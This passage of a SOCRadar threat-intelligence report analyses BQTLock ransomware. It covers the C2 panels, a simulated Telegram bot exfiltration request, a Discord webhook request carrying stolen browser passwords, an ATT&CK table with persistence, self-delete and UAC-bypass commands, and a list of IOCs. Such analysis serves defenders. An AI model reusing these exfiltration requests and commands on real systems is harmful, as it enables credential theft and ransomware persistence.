
Source: SOCRadar Platform

This initial IP represents, as one might guess, the login panel of the BQTLock C2 where affiliates and operators could log in to locate victims with the information sent during the bootstart stage:




Login panel


For the second IP, different characteristics were noted, with only one other related address found. Nevertheless, it serves the same function as the first, acting as a portal for affiliates and operators:



On this occasion, this IP also appears to be linked to other clear indicators of BQTlock:



Source: SOCRadar Platform



Source: SOCRadar Platform

Source: SOCRadar Platform

Interacting with these panels results in receiving an identifier, later used for authenticating with the victim's ID:

```
* upload completely sent off: 195 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: [redacted]
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
<
{"status":"success","bot_id":"BOT-[redacted]"}* Connection #0 to host 92.113.146.56 left intact
```


Telegram & Discord

Telegram is leveraged during ransomware execution to transmit collected data via BOTs. In these executions, the adversary gathered sensitive information (OS, Hostname, HWID, etc.), linking it to the administrator account and password created on the infected device to send requests.

The attacker uses multiple BOTs, so retrieving or accessing information may not always be possible, even if fields are extracted and requests simulated:


```
C:\Users [redacted]>curl -vk -X POST "https://api.telegram.org/bot[redacted]/sendMessage" --data-urlencode "chat_id=[redacted]" --data-urlencode "text=[redacted] Report: Pu
blic IP: N/A Local IP: [redacted] OS: Windows [redacted] HWID: [redacted] Admin Status: New Admin User Created: Guest[redacted] / [redacted]
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host api.telegram.org:443 was resolved.
* IPv6: (none)
* IPv4: 149.154.167.220
*   Trying 149.154.167.220:443...
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* Connected to api.telegram.org (149.154.167.220) port 443
* using HTTP/1.x
> POST /bot[redacted]/sendMessage HTTP/1.1
> Host: api.telegram.org
> User-Agent: [redacted]
> Accept: */*
> Content-Length: [redacted]
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: [redacted] bytes
< HTTP/1.1 401 Unauthorized
< Server: nginx/1.18.0
< Date: [redacted]
< Content-Type: application/json
< Content-Length: [redacted]
< Connection: keep-alive
< Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
< Access-Control-Allow-Origin: *
< Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
<
{"ok":false,"error_code":401,"description":"Unauthorized"}* Connection #0 to host api.telegram.org left intact
```


#1



#2


The typical flow is a request containing victim system data, reflected in the BOT, which affiliates or operators can review directly from their mobile devices without logging into the panel:





Telegram bot output for victim system data

Additionally, tools like Matkap can correlate tokens across domains, helping extract potential IOCs from BOTs reversed during analysis:




Matkap output

On Discord, the adversary uses webhooks to send files containing sensitive victim data, creating a third communication channel (Sample → Affiliate/Operator). These webhooks are frequently rotated or banned, complicating infrastructure tracking.


The basic functionality involves sending a JSON-formatted file, typically bqt_passwords.txt, containing browser credentials. This allows the adversary to receive sensitive data immediately.

```
POST /api/webhooks/<WEBHOOK_ID>/<WEBHOOK_TOKEN> HTTP/xx
Host: discord.com
User-Agent: Mozilla/xx
Accept: application/json
Content-Type: multipart/form-data; boundary=--------------------------2327476541
Content-Length: <length_total>
----------------------------2327476541
Content-Disposition: form-data; name="payload_json"
Content-Type: application/json

{ "content": "File attached: bqt_passwords.txt" }
----------------------------2327476541
Content-Disposition: form-data; name="passwords_file"; filename="bqt_passwords.txt"
Content-Type: text/plain

--- Collected Browser Passwords ---
<Browser info extracted>
----------------------------2327476541--
```


On Discord, the webhook is configured to receive requests and files containing data harvested from browsers:


Name
Channel
Spidey Bot
#general
Minimum Size: 128x128
Copy Webhook URL
Delete Webhook

#1


* upload completely sent off: bytes
< HTTP/1.1 200 OK
< Date:
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: ; Expires=Tue, 03-Sep-2030 13:28:55 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/; SameSite=Lax
< strict-transport-security: max-age=31536000; includeSubDomains; preload
< x-ratelimit-bucket:
< x-ratelimit-limit: 5
< x-ratelimit-remaining: 4
< x-ratelimit-reset: 1756992536
< x-ratelimit-reset-after: 1
< x-discord-features: webhooks
< vary: Accept-Encoding
< via:
< alt-svc: h3=":443"; ma=86400
< cf-cache-status: DYNAMIC
< Report-To: {"endpoints":[{"url":"h
-nel","max_age":604800}
< NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
< X-Content-Type-Options: nosniff
< Reporting-Endpoints: csp-sentry="https://o64374.ingest.sentry.io/api/5441894/security/?sentry_key
< Content-Security-Policy: frame-ancestors 'none'; default-src https://o64374.ingest.sentry.io; report-to csp-sentry; report-uri https://o64374.ingest.sentry.io/
21870&sentry_environment=stable
< Set-Cookie: __sdcfduid= ; Expires=Tue,
< Set-Cookie: __cfruid=3 path=/; domain=.discord.com; HttpOnly; Secure; SameSite=None
< Set-Cookie: _cfuvid= ; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=None
< Server: cloudflare
< CF-RAY: 979dd531cbf7db48-AMS

#2



#3

Conclusion

In summary, BQTLock is a RaaS that has demonstrated versatility, with traits that set it apart from other adversaries of the same kind. It is rooted in strong political propaganda, which is uncommon within its niche.

Its objectives will continue to be framed as ideological claims, even though the underlying motives remain criminal. At every stage, they will seek to develop and evolve the ransomware while maximizing exposure to attract more affiliates, carrying out gradual attacks that will push them higher in the global ransomware rankings.

Although they are currently undergoing a period of change—where we will see modifications in infrastructure, malware, and their website—the ideals and the direction they established from the very beginning will remain constant.

MITRE ATT&CK TTPs

Tactic	Technique	Description - Example
TA0002 Execution	T1047: Windows Management Instrumentation	Remote execution of the binary, as well as deletion of ShadowCopies by abusing WMI (process call create)
	T1055.012: Process Hollowing	Process hollowing
TA0003 Persistence	T1053: Scheduled Task/Job	schtasks /create /tn "<name>" /tr "C:\Users\<users>\Desktop\<name>.exe" /sc ONLOGON /rl HIGHEST /f
	T1136.001: Create Account: Local Account	Create new admin user
TA0004 Privilege Escalation	T1548.002: Bypass User Account Control	UAC abuse to execute legitimate binaries (CMSTP, fodhelper & eventvwr)
TA0005 Defense Evasion	T1112: Modify Registry	Modification of registry
	T1562.001: Impair Defenses: Disable Tools	Kill security processes (e.g., Sysmon)
	T1070.004: File Deletion	Auto-delete file (e.g.,cmd.exe / C timeout /t 3 /nobreak > NUL & del /f /q \"".)
	T1548.002: Abuse Elevation Control Mechanism: Bypass User	UAC bypass via CMSTP (.inf with /s), later using fodhelper or eventvwr.exe

	Account Control	
TA0006 Credential Access	T1078: Valid Accounts	Check admin privileges
	T1555.003: Credentials from Web Browsers	Collect saved passwords from browsers
	T1074: Data Staged	Saved passwords written to C:\Windows\Temp\<name>_passwords.txt
TA0007 Discovery	T1082: System Information Discovery	System information discovery
TA0009 Collection	T1622: Debugger Evasion	Anti-debug checks
	T1113: Screen Capture	Take screenshots
TA0011 Command and Control	T1071.001: Application Layer Protocol: Web	Get public IP via WinInet
	T1041: Exfiltration Over C2 Channel	Extract info collected to C2
TA0040 Impact	T1486: Data Encrypted for Impact	File encryption
	T1490: Inhibit System Recovery	Delete backups (VSS, Shadow Copies, Volume Snapshots)

IOCs

- 425b2f283b71237276f84d941d9c2982c7f61a9aff12ece10e15065b73b7165e
- b211537ea626fae4ad2ef5ee2652633dc68aaf20da6eb953a44f266c4106b367
- 11affbeb18f4d6edcc9a4be5a82f8e23dfc31178887e97119faa5ddc75990494
- 00005ed250d85fc47e4c3883b8e6179a9888b8140acfeb94a40edc36bd523adb
- a6a397fec6c109a1402c6f1144d647843b2093f65fedd27204b40ebeea0640b6
- 618070d597dd73c43ba5d4bde2baa93a4f6038e3279de3bafe688caa5c409a58
- cd5e7b3b59cea14b804f6c01821d1ab94a0046422fe956f623b238c5db0cac99
- 4369aed581de0fe84c25a1ef2c3cf0bb6bf70df8b51fdf38b3b0b2a55f43261b
- 862f29aa00bb4ee33729bc6699990dbdf9ef890b8364f8288b173cb1ca5d6787
- 49f89b2fdef345a9d92fc821e4a226d8ac99e4ca0d2d11b5654f6557800b85f2
- 881b048234ebed82339244eb0c18580d785944dc82f83949f6adc1a9bc225c3b
- f77c203d0c80598954c06a0f6f0c46f8b885ba423d12a21f13ded0168aa11b10
- dacbba7f18d0835deb2eeb4e4d82c8f57234767291a90da1a5f3fd02d6bc13c2
- fbd67a3bcc964e370931f620a85bf368d7b5797ebc1d53fe3be11a89a90e7961
- 10938c2d01dc999d2fe1f8c635e3705e7e663077935a17e730c849d1191c76ed
- e2622ede1ebe5a37c439a32f0c63c13f893d1e5513b27367502898651cc5464b
- 590e47944ef0597bf1ff1d41656859b776e7031a4611cbf22d619002cbe49312
- 97524f4c582e0fbe46b74a7cfe4db9f078f368520cda25f27a50c5d2c50161f9
- 56eec59a5fe3f5a3c2c836701557bf1956770f465cd9e049995b86aef76a3e39
- b61ae633616d7dd29aaf0b170fdfbe8f282c0f8bdcb1c52aedee473ce4bf5789
- 780e34c72404fd464669626ae554b81393d2bae95293284b375bb5d989914486
- 5b992a3438e344dddcdd66151a40efb3452b2ff37cdc40b37db612afeb29ed29
- 008ec0226066572f4b27f100d08443120b9dd55cefbec2bbff994b5b552e546c
- 0ccd3f2d7e6637eaf5414e35b97d9d8bf6b8e4182859cace8ca8e02377a4e62a
- 9547933dd46501af7fc095a3513e48b81178e344b86e075b679259875f0fd5a7
- af90666822646e35eb52248f4a89eb715ce9f44459205bc24827a2aafe053548
- 324eabc27a25f524c94bb62573986b3335ab5181ddc6825d959d16aaaccdc7aa
- b7796a3b1812f329c43d5d37bbb6d8032b7bc06b15af29f555eb3e0c7b1b1c3d
- 9cd62dbace3324487124787127cff7c63a9f005d8d3aff9bac28c437e5caefc7

❖ 92.113.146[.]56
❖ 208.99.44[.]55

➔ bcoins[.]online

yywhylvqeqynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion	Ransom Onion Site
https://t.me/BQTlock_raas https://t.me/Fuch0u https://t.me/liwaamohammad https://t.me/BQTlock https://x.com/zerodayx1 https://t.me/ZeroDayX1 https://x.com/anonlb_ https://t.me/anonlb https://t.me/BQTosint	TA Social Networks
https://guns.lol/zerodayx	TA Webpage
BQTlock@tutanmail.com	Mail
89RQN2EUmiX6vL7nTv3viqUAgbDpN4ab329zPCEgbceQJuS233uye4eXtYk3MXAtVoKNMmzgVrxXphLZbJPtearY7QVuApr	Wallet

External Resources

https://x.com/JAMESWT_WT/status/1958071306454184200

https://x.com/Fact_Finder03/status/1958046987472769319

https://x.com/ido_cohen2/status/1950860288556761191

https://x.com/askardyuss/status/1950252992936235246

https://x.com/1ZRR4H/status/1958181978479419430

https://x.com/zerodayx1/status/1954946452842750048

https://x.com/askardyuss/status/1949201446936752172

https://x.com/abdul__alamri/status/1949468133309178050

https://x.com/search?q=LulzSec%20AND%20bQTLock&src=typed_query&f=live

https://cybershafarat.com/2025/04/09/doxx-zerodayx/

https://www.pcrisk.com/removal-guides/33382-bqtlock-ransomware

https://www.dexpose.io/bqtlock-ransomware-hits-european-business-server-cluster-in-ireland/

https://www.cyfirma.com/news/weekly-intelligence-report-25-july-2025/

https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/bqtlock

https://cybershafarat.com/2025/07/16/bqtlock-ransomware-v1/

https://cybershafarat.com/2025/07/30/bqtlock-ransomware-op-status/

https://cybershafarat.com/2025/07/19/bqtlock-raas-now-available/

https://labs.k7computing.com/index.php/examining-the-tactics-of-bqtlock-ransomware-its-variants/

https://www.resecurity.com/blog/article/iran-linked-threat-actors-leak-visitors-and-athletes-data-from-saudi-games

https://id-ransomware.blogspot.com/2025/07/baqiyatlock-ransomware.html

https://cn-sec.com/archives/4356728.html

https://www.163.com/dy/article/K6N2G2KI0538B1YX.html

https://otx.alienvault.com/pulse/68a90698ae03099dfa5b86cf

Who is SOCRadar?

SOCRadar provides Extended Threat Intelligence (XTI) that combines: **"Cyber Threat Intelligence, Brand Protection, External Attack Surface Management, and Dark Web Radar Services."** SOCRadar provides the actionable and timely intelligence context you need to manage the risks in the transformation era.

Trusted by
21.000+ companies
in 150+ countries

Dark Web Monitoring: SOCRadar's fusion of its unique Dark Web recon technology with the human analyst eye further provides in-depth insights into financially-targeted APT groups and the threat landscape.

